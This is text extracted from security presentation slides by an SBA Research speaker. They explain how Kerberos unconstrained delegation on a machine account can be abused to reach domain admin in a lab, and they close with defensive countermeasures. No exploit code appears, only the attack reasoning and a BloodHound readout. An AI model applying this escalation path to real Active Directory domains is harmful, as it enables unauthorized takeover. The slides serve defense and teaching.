
How Can We Abuse This?

- Normally an attacker would have to wait for a domain admin to connect
- **Kerberos delegation also works with machine accounts**

Exploit



Exploit



Unconstrained Delegation:
📄 can be forwarded

Vulnerability

SERVER.SBA-RESEARCH.LAB

OVERVIEW

Sessions	1
Reachable High Value Targets	0
Sibling Objects in the Same OU	1
Effective Inbound GPOs	2
See Computer within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-1487952121-2794921983-1025249206-1103
OS	Windows Server 2022 Standard Evaluation
Enabled	True
Allows Unconstrained Delegation	True
Compromised	False
LAPS Enabled	False
Password Last Changed	Tue, 09 May 2023 00:30:06 GMT
Last Logon	Tue, 09 May 2023 14:33:29 GMT


Let's Exploit It!



Impact

We are domain admin!

Solution: Constrained Delegation



Other Solutions


- ✘ "Account is sensitive and cannot be delegated"
- ✘ Protected Users Security Group

Not applicable in our case: we are using machine accounts

3. What to Do About It?



Summary of the Problem



Coercion Techniques

There are
many

They won't
be fixed

Most probably
not our
starting point

Misconfigurations

Nothing new

Well established best
practices

Also help against
other attacks

This is where
we start

SMB Signing

- Protects against MITM attacks
 - Like Net-NTLM relaying!
- Servers (and clients) -> always **require signing**

LDAP Signing and Channel Binding

- Helps against resource-based delegation attacks
- No relaying of LDAP anymore

(Un)constrained Delegation

- Never use unconstrained delegation
- Always **use constrained delegation**

Audit Local Admin Privileges

- Machines should not be admin to other machines
 - Only if absolutely required
 - SMB signing required!
- Audit this regularly, with e.g. BloodHound


Network Segregation

- Stops attackers early on
- Network segregation is hard, but helps a lot!

Are Those New Measures?

Countermeasure	Year Introduced
SMB Signing	1998 (Windows 98)
LDAP Signing	2003 (Server 2003)
LDAP Channel Binding	2017 (CVE-2017-8563)
Constrained Delegation	2003 (Server 2003)
Firewalls	Late 80s

Summary



Martin Grottenthaler

SBA Research

Floragasse 7, 1040 Vienna

mgrottenthaler@sba-research.org

 Bundesministerium
Klimaschutz, Umwelt,
Energie, Mobilität,
Innovation und Technologie

 Bundesministerium
Digitalisierung und
Wirtschaftsstandort



wirtschafts
agentur
wien
Ein Fonds der
Stadt Wien



FWF
Der Wissenschaftsfonds.

 netidee
OPEN INNOVATIONS